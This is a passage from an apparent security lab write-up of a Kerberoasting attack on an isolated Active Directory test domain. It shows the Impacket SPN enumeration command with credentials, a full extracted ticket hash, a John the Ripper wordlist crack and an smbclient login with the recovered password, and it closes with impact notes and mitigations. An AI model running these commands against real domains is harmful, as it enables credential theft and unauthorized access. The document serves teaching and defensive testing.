potential privilege escalation.

### Scope

Testing was performed only against a locally deployed Windows Active Directory lab domain (lab.local) within an isolated environment. No external systems, real accounts, or production data were involved. The demonstration was limited to enumeration, ticket extraction, offline password cracking, and authentication with the recovered credentials.

### Threat Scenario

Kerberos authentication relies on service accounts registered with Service Principal Names (SPNs). Attackers can request service tickets for these accounts and extract the encrypted portion of the ticket. If the service account uses a weak password, the ticket can be cracked offline to recover the plaintext password. In real-world environments, this can lead to unauthorized access, lateral movement, and escalation to domain administrator privileges.

### Target Environment

- Domain: lab.local
- Domain Controller: Windows Server 2012 R2 Standard Evaluation
- Attacker Machine: Kali Linux
- Lab User: User1
- Service Account: svcweb (Service web)


- SPN: HTTP/webapp.lab.local
- Tools Used: Impacket, John the Ripper, smbclient (for authentication testing)

### Execution Steps

1. Enumerated service accounts with SPNs using Impacket.
    - Identified service account svcweb with SPN HTTP/webapp.lab.local.
    - Extracted the Kerberos TGS ticket hash in a crackable format.
2. Saved the extracted hash into a file for offline cracking.
3. Cracked the ticket offline using John the Ripper.
    - Successfully recovered the plaintext password for svcweb (lab-only credential).
4. Authenticated with the recovered credentials via SMB.
    - Verified successful login and ability to enumerate shares, demonstrating unauthorized access with the cracked service account.

### Evidence

- Output showing SPN enumeration and extracted Kerberos hash for svcweb.




```
┌──(kali㉿kali)-[~]
└─$ GetUserSPNs.py lab.local/user1:P@ssw0rd -dc-ip 192.168.45.160 -request
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName   Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
─────────────────────  ──────  ────────  ──────────────────────────  ──────────────────────────  ──────────
HTTP/webapp.lab.local  svcweb            2025-12-06 22:38:03.516956  2025-12-07 05:05:31.317653



[-] CCache file is not found. Skipping...
$krb5tgs$23$*svcweb$LAB.LOCAL$lab.local/svcweb*$70b12d5986acf43d2d836033fd23aa01$6673228fe1acd35e05dc9510c5931936f1cc4616a099420a4675fd7908
b55693e50a68c41776dd6f29fda5e345ec5df83e910cb151f376b9d573af07548348352be0c9af5e9b1a7e50ed1582fff19b19d5906c43aeed366608291366dba7878d38be8
a7c7c33f03e60ff678886226f87a9b205c8ccee62865e3f889c7e299fafb8b1f354e105a08b7804c8834274dcdad6a7d827025aef2e4b1a5fbdfe4c2c83876ebdcbe88a10f3
efa8fabf26e49e392bfe6eca561309c7e3fc14e9ac18e7e77c5c343848516420f3e4f577f02dfc2f5a8e3cea9cb295de93301add59cccb12ec50261b8d1f8f67939e6e56cd9
e7c79afeb9b2e08ae42a25606e8366acbac0e49a029852832a7ba2ff5fc2a1d1a0d670f63c13a1a7c3d82f65df6444c1119a6b5b398d5f95a1425f1e79629f837692b7f2bed
c173042e038ce435844fbcf03a4f6bf8520c13958897cfc333389d38c8a42834ac58734c21e69a92d2ff29d2564c37d46ae661efb038b7f70fcc66e789e3af11952102fa879
b91fd31d47db53ab44174c7326d60e739a5248cf14e42e245cd517db856b46c70825003f8318acc6a47929d48260a87e89684bad1f324f11f4587b02bef614e6161ad40c840
5f7aa37d3c208ee09e89c9ca31da7e47d64a74c4b3e8f1d292a22c1ed328ed5abdc9f363d167dfeb3dba130d81f6a2c70fceb7ae0d45385001eafc5a101e39d80d32bc82b16
1485bb0a880a4f3032fbfdbfd9dc611b205117ecba5f4ed356c0c3ff04f715ae6c3fba2ede56c62ef6625b1bb9db28d0357ee42eff11c92cd7e1236cc58ac7a499fe92c9b2a
67e42577d87e19617a27f7c20439560c28b00c078ca60f98ad9051f4d1931cd9b0ac2e45f20cc635d929a6ea4115e3e2247f9627c669fda1efdd962b5ed6f1f7942c3f490c8
fad389ad291da1b274e1b2f75be0d4e1446d8ac03748cbc5694bc3fc9df4c43b600e6d3c811101899652092dd1064798474ac9b572e699f922ea5b2d1f4d4e9e8d81b32e1eb
efb8ff9325ab32e228e059990bb6559e8126aaafc88be2ea56697013787de3db85392688749b43e651f60b8b50a3512134b8d16ba0c14a6e52c533236552e6c9699446ea26c
a0b4d5698fa4b99b678a23c34fcba565b7ad3a1f60a1aafbcdc492924ae344d6abc935cac003af2f2e67ea00a653be19a23f655ec41bf96a6326f25e966943d8aa892fa90b6
524e265c7f3db5d661009ef5e3ef0b3763fc64c513156defd2aa7b1feb869d7094fbd942466db52eae94d16e4cb62f3b16eab61c7de7f110
```


- John the Ripper output revealing the recovered lab-only password.



```
┌──(kali㉿kali)-[~]
└─$ john svchash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (?)
1g 0:00:00:00 DONE (2025-12-07 05:22) 33.33g/s 273066p/s 273066c/s 273066C/s droopy..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ █
```

- smbclient session showing successful authentication with svcweb.



```
┌──(kali㉿kali)-[~]
└─$ smbclient -U svcweb //192.168.45.160/IPC$
Password for [WORKGROUP\svcweb]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \> █
```

### Result

The Kerberoasting attack successfully recovered the password of the svcweb service account. Authentication with these credentials was possible, confirming that weak service account passwords can be exploited to gain unauthorized access to domain resources.

### Real-World Security Impact

In a production environment, Kerberoasting can expose service accounts that often have elevated privileges or broad access. Compromise of these accounts may allow attackers to:

- Access sensitive data stored in SMB shares or applications.
- Move laterally across systems.
- Escalate privileges to domain administrator.

This attack demonstrates the importance of enforcing strong password policies, monitoring Kerberos ticket requests, and restricting service account privileges.

### Reproducibility

This result can be reproduced by:

1. Deploying a Windows Server as a Domain Controller with at least one service account and SPN registered.
2. Using a separate Kali Linux machine to enumerate SPNs and request service tickets for SPN-associated accounts.
3. Saving the extracted hash and cracking it offline with John the Ripper in a controlled lab context.
4. Using the recovered credentials to authenticate against SMB or other services in the domain.